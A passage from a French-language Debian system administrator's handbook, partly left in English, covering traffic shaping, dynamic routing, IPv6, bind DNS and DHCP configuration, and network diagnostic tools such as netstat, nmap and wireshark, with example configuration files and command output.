La première implémentation par Microsoft de PPTP fut sévèrement critiquée car elle souffrait de nombreuses failles de sécurité, pour la plupart corrigées dans la dernière version du protocole. C'est cette dernière version qui est employée par la configuration documentée dans cette section. Attention cependant, car la suppression de certaines options (notamment `require-mppe-128` et `require-mschap-v2`) rendrait le service à nouveau vulnérable.

## 10.4. Qualité de service

### 10.4.1. Principe et fonctionnement

Le terme QoS (*Quality of Service*) désigne l'ensemble des techniques permettant de garantir ou d'améliorer sensiblement la qualité de service apportée à des applications. La plus populaire consiste à traiter différemment chaque type de trafic réseau ; son application principale est le *shaping*. Cela permet de limiter les débits attribués à certains services et/ou à certaines machines, notamment pour ne pas saturer la bande passante. Cette technique s'adapte bien au flux TCP car ce protocole s'adapte automatiquement au débit disponible.

#### CULTURE

##### **Net neutrality and QoS**

Network neutrality is achieved when Internet service providers treat all Internet communications equally, that is, without any access limitation based on content, user, website, destination address, etc.

Quality of service can be implemented in a net neutral Internet, but only if Internet service providers can't charge a special fee for a higher-quality service.

On peut encore modifier les priorités du trafic, ce qui permet généralement de traiter d'abord les paquets relatifs à des services interactifs (`ssh`, `telnet`) ou à des services échangeant de petits blocs de données.

Les noyaux Debian intègrent le QoS et toute la panoplie des modules associés. Ils sont nombreux, et chacun offre un service différent — notamment par le biais de files d'attente pour les paquets IP (*scheduler*, ou ordonnanceur), dont les mécanismes variés couvrent tout le spectre des besoins possibles.

#### CULTURE

##### **LARTC — Linux Advanced Routing & Trafic Control**

The *Linux Advanced Routing & Traffic Control* HOWTO is the reference document covering everything there is to know about network quality of service.

► <https://www.lartc.org/howto/>

#### 10.4.2. Configuration et mise en œuvre

Le QoS se paramètre avec le logiciel `tc`, du paquet Debian *iproute*. Son interface étant extrêmement complexe, il est préférable d'employer des outils de plus haut niveau.

##### *Minimiser le temps de latence : wondershaper*

L'objectif de *wondershaper* (du paquet Debian éponyme) est de minimiser les temps de latence quelle que soit la charge réseau. Il l'atteint en limitant le trafic total juste en deçà de la valeur de saturation de la ligne.

Après la configuration d'une interface réseau, il est possible de mettre en place ce contrôle du trafic par la commande *wondershaper interface débit\_descendant débit\_montant*. L'interface sera par exemple `eth0` ou `ppp0` et les deux débits (descendant et montant) s'expriment en kilobits par seconde. La commande *wondershaper remove interface* désactive le contrôle du trafic sur l'interface indiquée.

Pour une connexion Ethernet, le plus simple est d'appeler automatiquement ce script après la configuration de l'interface en modifiant le fichier `/etc/network/interfaces` pour y ajouter des directives `up` (indiquant une commande à exécuter après configuration de l'interface) et `down` (indiquant une commande à exécuter après déconfiguration de l'interface) comme suit :

##### **Exemple 10.9 Modification du fichier /etc/network/interfaces**

```
iface eth0 inet dhcp
    up /sbin/wondershaper eth0 500 100
    down /sbin/wondershaper remove eth0
```

Dans le cas de PPP, la création d'un script appelant *wondershaper* dans `/etc/ppp/ip-up.d/` activera le contrôle de trafic dès le démarrage de la connexion.

##### **POUR ALLER PLUS LOIN** **Configuration optimale**

Le fichier `/usr/share/doc/wondershaper/README.Debian.gz` détaille la méthode de configuration recommandée par le mainteneur du paquet. Il conseille d'effectuer des mesures de vitesses de téléchargement pour mieux évaluer les limites réelles.

##### *Configuration standard*

Barring a specific QoS configuration, the Linux kernel uses the `pfifo_fast` queue scheduler, which provides a few interesting features by itself. The priority of each processed IP packet is based on the DSCP field (*Differentiated Services Code Point*) of this packet; modifying this 6-bit field is enough to take advantage of the scheduling features. Refer to [https://en.wikipedia.org/wiki/Differentiated\\_services#Class\\_Selector](https://en.wikipedia.org/wiki/Differentiated_services#Class_Selector) for more information.

The DSCP field can be set by applications that generate IP packets, or modified on the fly by *netfilter*. The following rules are sufficient to increase responsiveness for a server's SSH service, note that the DSCP field must be set in hexadecimal:

```
nft add table ip mangle  
nft add rule ip mangle PREROUTING tcp sport 22 counter ip dscp set 0x04  
nft add rule ip mangle PREROUTING tcp dport 22 counter ip dscp set 0x04
```

## 10.5. Routage dynamique

Le logiciel quagga (du paquet Debian éponyme) est désormais la référence en matière de routage dynamique (il a supplanté zebra, dont le développement s'est arrêté). Cependant, pour des raisons de compatibilité, le projet quagga a conservé les noms des exécutables : c'est pourquoi on retrouve le programme zebra plus loin.

B.A.-BA

### Routage dynamique

Le routage dynamique permet aux routeurs d'ajuster en temps réel les chemins employés pour faire circuler les paquets IP. Chaque protocole a sa propre méthode de définition des routes (calcul du chemin le plus court, récupération des routes annoncées par les partenaires, etc.).

In the Linux kernel, a route links a network device to a set of machines that can be reached through this device. The `ip` command, when `route` is used as the first argument, defines new routes and displays existing ones. The `route` command was used for that purpose, but it is deprecated in favor of `ip`.

Quagga is a set of daemons cooperating to define the routing tables to be used by the Linux kernel; each routing protocol (most notably BGP, OSPF and RIP) provides its own daemon. The zebra daemon collects information from other daemons and handles static routing tables accordingly. The other daemons are known as `bgpd`, `ospf`, `ospf6d`, `ripd`, `ripngd`, and `isisd`.

Daemons are enabled by creating the `/etc/quagga/daemon.conf` config file, `daemon` being the name of the daemon to use; this file must belong to the `quagga` user and group in order for the `/etc/init.d/zebra` script to invoke the daemon. The package `quagga-core` provides configuration examples under `/usr/share/doc/quagga-core/examples/`

The configuration of each of these daemons requires knowledge of the routing protocol in question. These protocols cannot be described in detail here, but `quagga-doc` provides ample explanation in the form of an `info` file. The same contents may be more easily browsed as HTML on the Quagga website:

► <http://www.nongnu.org/quagga/docs/docs-info.html>

Par ailleurs, la syntaxe est très similaire à l'interface de configuration d'un routeur traditionnel et un administrateur réseau s'adaptera rapidement à quagga.

**OSPF, BGP ou RIP ?**

OSPF (Open Shortest Path First) is generally the best protocol to use for dynamic routing on private networks, but BGP (Border Gateway Protocol) is more common for Internet-wide routing. RIP (Routing Information Protocol) is rather ancient, and hardly used anymore.

## 10.6. IPv6

IPv6 — successeur d'IPv4 — est une nouvelle version du protocole IP, qui doit en corriger les défauts et notamment le nombre trop faible d'adresses IP existantes. Ce protocole gère la couche réseau, il offre ainsi la possibilité d'adresser les machines (c'est-à-dire de faire parvenir les données à leur destination connue par une adresse) et de fragmenter les données (à savoir de les découper en tronçons dépendants de la taille des différents liens empruntés en chemin, et de les rassembler à l'arrivée).

Les noyaux Debian prennent systématiquement IPv6 en charge, le code correspondant étant intégré à l'image de base (à part pour certaines architectures, qui ne le proposent que dans un module `ipv6` optionnel). Les outils de base comme `ping` et `traceroute` ont pour équivalents IPv6 `ping6` et `traceroute6`, respectivement disponibles dans les paquets Debian `iputils-ping` et `iputils-tracepath`.

On peut configurer le réseau IPv6 comme un réseau IPv4, à travers le fichier `/etc/network/interfaces`. Pour ne pas se contenter d'un réseau IPv6 privé, il faut cependant disposer d'un routeur capable de relayer le trafic sur le réseau IPv6 global.

**Exemple 10.10 Exemple de configuration IPv6**

```
iface eth0 inet6 static
    address 2001:db8:1234:5::1:1/64
    # Disabling auto-configuration
    # autoconf 0
    # The router is auto-configured and has no fixed address
    # (accept_ra 1). If it had:
    # gateway 2001:db8:1234:5::1
```

Les sous-réseaux IPv6 ont généralement un masque de 64 bits, ce qui autorise  $2^{64}$  adresses dans le sous-réseau. Cela permet l'autoconfiguration d'adresses sans état (*Stateless Address Autoconfiguration* ou SLAAC), qui choisit une adresse IPv6 à partir de l'adresse MAC de l'interface. Par défaut, si SLAAC est actif sur le réseau et IPv6 actif sur un ordinateur, le noyau va automatiquement trouver les routeurs IPv6 et configurer les interfaces.

Ce comportement a des implications en termes de fuites d'information. Lorsqu'on change fréquemment de réseau, par exemple avec un ordinateur portable, on ne souhaite pas forcément que l'adresse MAC fasse partie de l'adresse IPv6 publique, puisque cela permet d'identifier aisément le même ordinateur sur des réseaux différents. Ce problème se résout grâce à une exten-

sion d'IPv6 (que Debian active par défaut si une connexion IPv6 fonctionnelle est détectée à l'installation initiale), qui remplace cette adresse MAC par un composant aléatoire, qui renouvelle ce composant de manière régulière et qui utilise l'adresse résultante pour les connexions sortantes. Les connexions entrantes peuvent continuer d'utiliser les adresses générées par SLAAC. L'exemple qui suit, à insérer dans `/etc/network/interfaces`, active cette extension.

**Exemple 10.11 Extension d'IPv6 pour la protection des données personnelles**

```
iface eth0 inet6 auto
    # Préférer l'adresse générée aléatoirement pour les connexions sortantes
    privext 2
```

**ASTUCE**

**Programmes compilés avec IPv6**

Many pieces of software need to be adapted to handle IPv6. Most of the packages in Debian have been adapted already, but not all. If your favorite package does not work with IPv6 yet, you can ask for help on the *debian-ipv6* mailing-list. They might know about an IPv6-aware replacement and could file a bug to get the issue properly tracked.

► <https://lists.debian.org/debian-ipv6/>

IPv6 connections can be restricted, in the same fashion as for IPv4. `nft` can be used to create firewall rules for IPv4 and IPv6 (see section 14.2.3, « *Syntax of nft* » page 419).

### 10.6.1. Tunnel

**ATTENTION**

**Tunnels IPv6 et pare-feu**

Le transport d'IPv6 dans un tunnel IPv4 (par opposition à l'IPv6 natif) a besoin que le pare-feu laisse passer le trafic utilisant le protocole IPv4 numéro 41.

If a native IPv6 connection is not available, the fallback method is to use a tunnel over IPv4. Hurricane Electric is one (free) provider of such tunnels:

► <https://tunnelbroker.net>

To use a Hurricane Electric tunnel, you need to register an account, login, select a free tunnel and edit the file `/etc/network/interfaces` with the generated code.

You can install and configure the `radvd` daemon (from the similarly-named package) if you want to use the configured computer as a router for a local network. This IPv6 configuration daemon has a role similar to `dhcpcd` in the IPv4 world.

The `/etc/radvd.conf` configuration file must then be created (see `/usr/share/doc/radvd/examples/simple-radvd.conf` as a starting point). In our case, the only required change is the prefix, which needs to be replaced with the one provided by Hurricane Electric; it can be found in the output of the `ip a` command, in the block concerning the `he-ipv6` interface.

Then run `sudo systemctl start radvd`. The IPv6 network should now work.

## 10.7. Serveur de noms (DNS)

The *Domain Name Service* (DNS) is a fundamental component of the Internet: it maps host names to IP addresses (and vice-versa), which allows the use of `www.debian.org` instead of `149.20.4.15` or `2001:4f8:1:c::15`.

Les informations DNS sont regroupées par zones, correspondant chacune à un domaine ou à une plage d'adresses IP (les adresses IP sont généralement allouées par blocs d'adresses consécutives). Un serveur primaire fait autorité sur le contenu d'une zone ; un serveur secondaire, normalement hébergé sur une autre machine, se contente de proposer une copie de la zone primaire, qu'il met à jour régulièrement.

Each zone can contain records of various kinds (*Resource Records*), these are some of the most common:

- A : attribution d'une adresse IPv4.
- CNAME : définition d'un alias.
- MX : définition d'un serveur de courrier électronique, information exploitée par les serveurs de messagerie pour retrouver le serveur correspondant à l'adresse de destination d'un courrier électronique. Chaque enregistrement MX a une priorité associée. Le serveur de plus haute priorité (portant le nombre le plus petit) recevra les connexions SMTP (voir encadré « [SMTP](#) » page 280). S'il ne répond pas, le deuxième serveur sera contacté, etc.
- PTR : correspondance adresse IP vers nom. Elle est stockée dans une zone dédiée à la résolution inverse, nommée en fonction de la plage d'adresses IP : par exemple `1.168.192.in-addr.arpa` pour toutes les adresses du réseau `192.168.1.0/24`.
- AAAA : correspondance nom vers adresse IPv6.
- NS : correspondance nom vers serveur de noms. Chaque domaine doit compter au moins un enregistrement NS. Tous ces enregistrements pointent sur un serveur DNS capable de répondre aux requêtes portant sur ce domaine ; ils signaleront les serveurs primaires et secondaires du domaine concerné. Ces enregistrements permettent aussi de mettre en place une délégation DNS. On pourra ainsi indiquer que le domaine `interne.falcot.com` est géré par un autre serveur de noms et déléguer ainsi une partie du service. Évidemment, le serveur concerné devra déclarer une zone `interne.falcot.com`.

### 10.7.1. DNS software

Le logiciel serveur de noms de référence, Bind, est développé par l'ISC (*Internet Software Consortium*, ou consortium du logiciel Internet). Debian le fournit dans le paquet `bind9`. La version 9 apporte deux nouveautés majeures. Il est désormais possible d'employer le serveur DNS sous une identité utilisateur non privilégié de sorte qu'une faille de sécurité ne donne pas systématiquement les droits de root à l'attaquant, comme cela a souvent été le cas avec la version 8.x.

Par ailleurs, elle prend en charge DNSSEC, norme qui permet de signer et donc d'authentifier les enregistrements DNS, interdisant ainsi toute falsification de ces données, par exemple par des intermédiaires mal intentionnés.

CULTURE  
**DNSSEC**

The DNSSEC norm is quite complex; this partly explains why it is not in widespread usage yet (even if it perfectly coexists with DNS servers unaware of DNSSEC). To understand all the ins and outs, you should check the following article.

► [https://en.wikipedia.org/wiki/Domain\\_Name\\_System\\_Security\\_Extensions](https://en.wikipedia.org/wiki/Domain_Name_System_Security_Extensions)

### 10.7.2. Configuring bind

Quelle que soit la version de bind employée, les fichiers de configuration ont la même structure.

Les administrateurs de Falcot ont créé une zone primaire falcot.com pour stocker les informations relatives à ce domaine et une zone 168.192.in-addr.arpa pour les résolutions inverses des adresses IP des différents réseaux locaux.

ATTENTION

**Noms des zones inverses**

Une zone inverse porte un nom particulier. La zone couvrant le réseau 192.168.0.0/16 s'appellera ainsi 168.192.in-addr.arpa : les composants de l'adresse IP sont inversés et suivis du suffixe in-addr.arpa.

Pour les réseaux IPv6, le suffixe est ip6.arpa et les composants de l'adresse IP (qui sont listés dans l'ordre inverse) sont les caractères de la représentation hexadécimale complète de l'adresse. Ainsi, le réseau 2001:0bc8:31a0::/48 utilise une zone nommée 0.a.1.3.8.c.b.0.1.0.0.2.ip6.arpa.

ASTUCE

**Tester le serveur DNS**

La commande host (du paquet *bind9-host*) interroge un serveur DNS, par exemple celui qu'on vient de configurer. La commande host machine.falcot.com localhost contrôlera donc la réponse du serveur DNS local pour la requête machine.falcot.com. La commande host adresseip localhost testera la résolution inverse.

On pourra configurer un serveur DNS en s'inspirant des extraits suivants, issus des fichiers de configuration de la société Falcot:

**Exemple 10.12 Extrait du fichier /etc/bind/named.conf.local**

```
zone "falcot.com" {
    type master;
    file "/etc/bind/db.falcot.com";
    allow-query { any; };
    allow-transfer {
        195.20.105.149/32 ; // ns0.xname.org
        193.23.158.13/32 ; // ns1.xname.org
    }
}
```

```

};

};

zone "interne.falcot.com" {
    type master;
    file "/etc/bind/db.interne.falcot.com";
    allow-query { 192.168.0.0/16; };
};

zone "168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/db.192.168";
    allow-query { 192.168.0.0/16; };
};

```

**Exemple 10.13 Extrait du fichier /etc/bind/db.falcot.com**

```

; Zone falcot.com
; admin.falcot.com. => contact pour la zone: admin@falcot.com
$TTL    604800
@      IN      SOA     falcot.com. admin.falcot.com. (
                        20040121      ; Serial
                        604800      ; Refresh
                        86400       ; Retry
                        2419200     ; Expire
                        604800 )     ; Negative Cache TTL
;
; Le @ fait référence au nom de la zone («falcot.com.» en l'occurrence)
; ou à $ORIGIN si cette directive a été employée
;
@      IN      NS      ns
@      IN      NS      ns0.xname.org.

interne IN      NS      192.168.0.2

@      IN      A       212.94.201.10
@      IN      MX     5 mail
@      IN      MX     10 mail2

ns    IN      A       212.94.201.10
mail  IN      A       212.94.201.10
mail2 IN      A       212.94.201.11
www   IN      A       212.94.201.11

dns  IN      CNAME   ns

```

**ATTENTION****Syntaxe d'un nom**

La syntaxe désignant les noms de machines est particulière. machine sous-entend ainsi `machine.domaine`. S'il ne faut pas ajouter automatiquement le nom du domaine, il convient d'écrire `machine`. (en suffixant ce nom d'un point). Pour indiquer un nom DNS extérieur au domaine géré, on écrira donc `machine.autredomaine.com.` avec un point.

**Exemple 10.14 Extrait du fichier `/etc/bind/db.192.168`**

```
; Zone inverse pour 192.168.0.0/16
; admin.falcot.com. => contact pour la zone: admin@falcot.com
$TTL    604800
@      IN      SOA     ns.interne.falcot.com. admin.falcot.com. (
                      20040121      ; Serial
                      604800        ; Refresh
                      86400         ; Retry
                      2419200       ; Expire
                      604800 )      ; Negative Cache TTL

                  IN      NS      ns.interne.falcot.com.

; 192.168.0.1 -> arrakis
1.0    IN      PTR     arrakis.interne.falcot.com.
; 192.168.0.2 -> neptune
2.0    IN      PTR     neptune.interne.falcot.com.

; 192.168.3.1 -> pau
1.3    IN      PTR     pau.interne.falcot.com.
```

## 10.8. DHCP

DHCP (*Dynamic Host Configuration Protocol*, ou protocole de configuration dynamique des hôtes) est un moyen de rapatrier automatiquement sa configuration pour une machine qui vient de démarrer et souhaite configurer son interface réseau. De cette manière, on peut centraliser la gestion des configurations réseau et toutes les machines bureautiques pourront recevoir des réglages identiques.

Un serveur DHCP fournit de nombreux paramètres réseau et notamment une adresse IP et le réseau d'appartenance de la machine. Mais il peut aussi indiquer d'autres informations, telles que les serveurs DNS, WINS et NTP.

L'*Internet Software Consortium*, qui développe `bind`, s'occupe également du serveur DHCP. Le paquet Debian correspondant est `isc-dhcp-server`.

### 10.8.1. Configuration

The first elements that need to be edited in the DHCP server configuration files (`/etc/dhcp/dhcpd.conf`, and `/etc/dhcp/dhcpd6.conf` for IPv6) are the domain name and the DNS servers. If this server is alone on the local network (as defined by the broadcast propagation), the authoritative directive must also be enabled (or uncommented). One also needs to create a subnet section describing the local network and the configuration information to be provided. The following example fits a 192.168.0.0/24 local network with a router at 192.168.0.1 serving as the gateway. Available IP addresses are in the range 192.168.0.128 to 192.168.0.254.

**Exemple 10.15** Extrait du fichier `/etc/dhcp/dhcpd.conf`

```
#  
# Sample configuration file for ISC dhcpcd for Debian  
  
#  
  
# The ddns-updates-style parameter controls whether or not the server will  
# attempt to do a DNS update when a lease is confirmed. We default to the  
# behavior of the version 2 packages ('none', since DHCP v2 didn't  
# have support for DDNS.)  
ddns-update-style interim;  
  
# option definitions common to all supported networks...  
option domain-name "interne.falcot.com";  
option domain-name-servers ns.interne.falcot.com;  
  
default-lease-time 600;  
max-lease-time 7200;  
  
# If this DHCP server is the official DHCP server for the local  
# network, the authoritative directive should be uncommented.  
authoritative;  
  
# Use this to send dhcp log messages to a different log file (you also  
# have to hack syslog.conf to complete the redirection).  
log-facility local7;  
  
# My subnet  
subnet 192.168.0.0 netmask 255.255.255.0 {  
    option routers 192.168.0.1;  
    option broadcast-address 192.168.0.255;  
    range 192.168.0.128 192.168.0.254;  
    ddns-domainname "interne.falcot.com";  
}
```

## 10.8.2. DHCP et DNS

Une fonctionnalité appréciée est l'enregistrement automatique des clients DHCP dans la zone DNS de sorte que chaque machine ait un nom significatif (et pas automatique comme machine-192-168-0-131.interne.falcot.com). Pour exploiter cette possibilité, il faut autoriser le serveur DHCP à mettre à jour la zone DNS interne.falcot.com et configurer celui-ci pour qu'il s'en charge.

In the bind case (see section 10.7.1, « DNS software » page 268), the allow-update directive needs to be added to each of the zones that the DHCP server is to edit (the one for the internal.falcot.com domain, and the reverse zone). This directive lists the IP addresses allowed to perform these updates; it should therefore contain the possible addresses of the DHCP server (both the local address and the public address, if appropriate).

```
allow-update { 127.0.0.1 192.168.0.1 212.94.201.10 !any };
```

Attention ! Une zone modifiable sera changée par bind, qui va donc réécrire régulièrement ses fichiers de configuration. Cette procédure automatique produisant des fichiers moins lisibles que les productions manuelles, les administrateurs de Falcot gèrent le sous-domaine interne.falcot.com à l'aide d'un serveur DNS délégué. Le fichier de la zone falcot.com reste ainsi entièrement sous leur contrôle.

The DHCP server configuration excerpt above already includes the directives required for DNS zone updates: they are the ddns-update-style interim; and ddns-domain-name "internal.falcot.com"; lines.

## 10.9. Outils de diagnostic réseau

Lorsqu'une application réseau ne fonctionne pas comme on l'attend, il est important de pouvoir regarder de plus près ce qui se passe. Même lorsque tout semble fonctionner, il est utile de lancer des diagnostics sur le réseau, pour vérifier qu'il n'y a rien d'anormal. On dispose pour cela de plusieurs outils de diagnostic, qui opèrent à divers niveaux.

### 10.9.1. Diagnostic local : netstat

Citons tout d'abord la commande `netstat` (du paquet *net-tools*), qui affiche sur une machine un résumé instantané de son activité réseau. Invoquée sans arguments, cette commande se contente de lister toutes les connexions ouvertes. Or, cette liste est très vite verbeuse et indigeste. En effet, elle inclut aussi les connexions en domaine Unix, qui ne passent pas par le réseau mais sont très nombreuses sur un système standard, car utilisées par un grand nombre de démons.

On utilise donc généralement des options, qui permettent de modifier le comportement de `netstat`. Parmi les options les plus courantes, on trouve :

- -t, qui filtre les résultats renvoyés pour que seules les connexions TCP soient listées ;

- **-u**, qui fonctionne de la même manière mais pour les connexions UDP ; ces deux options ne s'excluent pas mutuellement et la présence des deux aura pour seul effet visible de masquer les connexions du domaine Unix ;
- **-a**, qui liste également les sockets en écoute (en attente de connexions entrantes) ;
- **-n**, qui affiche sous forme numérique les adresses IP (sans résolution DNS), les numéros de ports (et non leur alias tel que défini dans /etc/services) et les numéros d'utilisateurs (et non leur nom de connexion) ;
- **-p**, qui affiche les processus mis en jeu ; cette option n'est réellement utile que lorsque netstat est invoqué par l'utilisateur root, faute de quoi seuls les processus appartenant au même utilisateur seront listés ;
- **-c**, qui rafraîchit la liste des connexions en continu.

D'autres options (documentées dans la page de manuel `netstat(8)`) permettent de contrôler encore plus finement les résultats obtenus ; en pratique, on utilise si souvent la conjonction des cinq premières options que la commande `netstat -tupan` est quasiment devenue un réflexe chez les administrateurs systèmes et réseaux. Un résultat typique sur une machine peu active ressemble à ceci :

# netstat -tupan						
Connexions Internet actives (serveurs et établies)						
Proto	Recv-Q	Send-Q	Adresse locale	Adresse distante	Etat	PID/Program name
tcp	0	0	0.0.0.0:111	0.0.0.0:*	LISTEN	397/rpcbind
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	431/sshd
tcp	0	0	0.0.0.0:36568	0.0.0.0:*	LISTEN	407/rpc.statd
tcp	0	0	127.0.0.1:25	0.0.0.0:*	LISTEN	762/exim4
tcp	0	272	192.168.1.242:22	192.168.1.129:44452	ESTABLISHED	1172/sshd: roland [
tcp6	0	0	:::111	:::*	LISTEN	397/rpcbind
tcp6	0	0	:::22	:::*	LISTEN	431/sshd
tcp6	0	0	:::125	:::*	LISTEN	762/exim4
tcp6	0	0	:::35210	:::*	LISTEN	407/rpc.statd
udp	0	0	0.0.0.0:39376	0.0.0.0:*		916/dhclient
udp	0	0	0.0.0.0:996	0.0.0.0:*		397/rpcbind
udp	0	0	127.0.0.1:1007	0.0.0.0:*		407/rpc.statd
udp	0	0	0.0.0.0:68	0.0.0.0:*		916/dhclient
udp	0	0	0.0.0.0:48720	0.0.0.0:*		451/avahi-daemon: r
udp	0	0	0.0.0.0:111	0.0.0.0:*		397/rpcbind
udp	0	0	192.168.1.242:123	0.0.0.0:*		539/ntpd
udp	0	0	127.0.0.1:123	0.0.0.0:*		539/ntpd
udp	0	0	0.0.0.0:123	0.0.0.0:*		539/ntpd
udp	0	0	0.0.0.0:5353	0.0.0.0:*		451/avahi-daemon: r
udp	0	0	0.0.0.0:39172	0.0.0.0:*		407/rpc.statd
udp6	0	0	:::996	:::*		397/rpcbind
udp6	0	0	:::34277	:::*		407/rpc.statd
udp6	0	0	:::54852	:::*		916/dhclient
udp6	0	0	:::111	:::*		397/rpcbind
udp6	0	0	:::38007	:::*		451/avahi-daemon: r
udp6	0	0	fe80::5054:ff:fe99::123	:::*		539/ntpd
udp6	0	0	2001:bc8:3a7e:210:a:123	:::*		539/ntpd
udp6	0	0	2001:bc8:3a7e:210:5:123	:::*		539/ntpd
udp6	0	0	:::123	:::*		539/ntpd
udp6	0	0	:::123	:::*		451/avahi-daemon: r
udp6	0	0	:::5353	:::*		

On y retrouve bien les connexions établies (ESTABLISHED), ici deux connexions SSH, et les applications en attente de connexion (LISTEN), notamment le serveur de messagerie Exim4 sur le port 25.

### 10.9.2. Diagnostic distant : nmap

nmap (du paquet éponyme) est en quelque sorte l'équivalent de netstat, mais s'utilise à distance. Il permet en effet de balayer un ensemble de ports classiques d'un ou plusieurs serveurs distants et de lister parmi ces ports ceux sur lesquels une application répond aux connexions entrantes. nmap est en outre capable d'identifier certaines de ces applications, parfois avec la version correspondante. La contrepartie de cet outil est que, comme il fonctionne à distance, il ne peut pas lister les connexions établies ni obtenir d'information sur les processus ou les utilisateurs ; en revanche, on peut le lancer sur plusieurs cibles en même temps.

Une utilisation typique de nmap utilise simplement l'option -A, qui déclenche les tentatives d'identification des versions des logiciels serveurs, suivie d'une ou plusieurs adresses ou noms DNS de machines à tester. Ici encore, de nombreuses options existent et permettent de contrôler finement le comportement de nmap ; on se référera à la documentation, dans la page de manuel nmap(1).

```
# nmap mirtuel

Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-30 21:05 CET
Nmap scan report for mirtuel (192.168.1.242)
Host is up (0.000013s latency).
rDNS record for 192.168.1.242: mirtuel.internal.placard.fr.eu.org
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds
# nmap -A localhost

Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-30 21:17 CEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000039s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 33:a1:d8:b1:e5:5b:b2:0d:15:1b:8e:76:7f:e4:d7:3d (RSA)
|   256 8f:83:cf:fa:b3:58:54:9a:1d:1b:4c:db:b1:e2:58:76 (ECDSA)
|_  256 fa:3d:58:62:49:92:93:90:52:fe:f4:26:ca:dc:4c:40 (ED25519)
25/tcp    open  smtp     Exim smptd 4.92
| smtp-commands: mirtuel Hello localhost [127.0.0.1], SIZE 52428800, 8BITMIME,
|   ➔ PIPELINING, CHUNKING, PRDR, HELP
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
631/tcp   open  ipp     CUPS 2.2
| http-methods:
|_ Potentially risky methods: PUT
| http-robots.txt: 1 disallowed entry
```

```
|_/
|_http-server-header: CUPS/2.2 IPP/2.1
|_http-title: Home - CUPS 2.2.10
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.10
Network Distance: 0 hops
Service Info: Host: debian; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https
    ↗ :://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.33 seconds
```


On retrouve bien les applications SSH et Exim4. Notez que toutes les applications n'écoutent pas sur toutes les adresses IP ; ainsi, comme Exim4 n'est accessible que sur l'interface de boucle locale `lo`, il n'apparaît que lors d'une analyse de `localhost` et non de `mirtuel` (l'interface réseau `eth0` de la même machine).

### 10.9.3. Les *sniffers* : `tcpdump` et `wireshark`

Il arrive parfois que l'on ait besoin de voir ce qui passe réellement sur le réseau, paquet par paquet. On utilise dans ce cas un « analyseur de trame », plus connu sous le nom de *sniffer* (renifleur). Cet outil scrute tous les paquets qui atteignent une interface réseau et les affiche de manière plus lisible à l'utilisateur.

L'ancêtre dans ce domaine est sans conteste `tcpdump` (dans le paquet du même nom). Il est disponible en standard sur un très grand nombre de plates-formes et permet toutes sortes de captures de trafic réseau, mais la représentation de ce trafic reste assez obscure. Par conséquent, nous ne nous étendrons pas dessus.

Plus récent et plus moderne, l'outil `wireshark` (paquet `wireshark`) est devenu la référence dans l'analyse de trafic réseau, notamment grâce à ses nombreux modules de décodage qui permettent une analyse simplifiée des paquets capturés. La représentation graphique des paquets est en effet organisée par couches successives, ce qui permet de visualiser chacun des protocoles impliqués dans un paquet. Par exemple, pour un paquet correspondant à une requête HTTP, on verra de manière séparée les informations correspondant à la couche physique, la couche Ethernet, les informations du paquet IP, puis celles de la connexion TCP, puis enfin la requête HTTP en tant que telle. On pourra ainsi se focaliser sur une couche particulière.



**FIGURE 10.1 Analyseur de trafic réseau wireshark**

In our example, the packets traveling over SSH are filtered out (with the `!tcp.port == 22` filter). The packet currently displayed was developed at the transport layer of the SSHv2 protocol.

ASTUCE	
<b>wireshark sans interface graphique : tshark</b>	<p>Lorsque l'on ne souhaite pas lancer d'interface graphique, ou que c'est impossible pour une raison ou une autre, on peut utiliser une version en texte seul de wireshark appelée tshark (dans un paquet <code>tshark</code> séparé). La plupart des fonctionnalités de capture et de décodage des paquets restent présentes, mais le manque d'interface graphique limite forcément les interactions avec le programme (filtrage des paquets après la capture, suivi d'une connexion TCP, etc.). On l'emploiera donc pour une première approche. Si l'on s'aperçoit que l'interface est importante pour les manipulations que l'on a en tête, on pourra toutefois sauvegarder les paquets capturés dans un fichier et importer ce dernier dans un wireshark graphique sur une autre machine.</p>

## Mots-clés

---

Postfix  
Apache  
NFS  
Samba  
Squid  
OpenLDAP  
SIP  
SSL  
OpenDKIM  
SPF

---



---

# 11

---

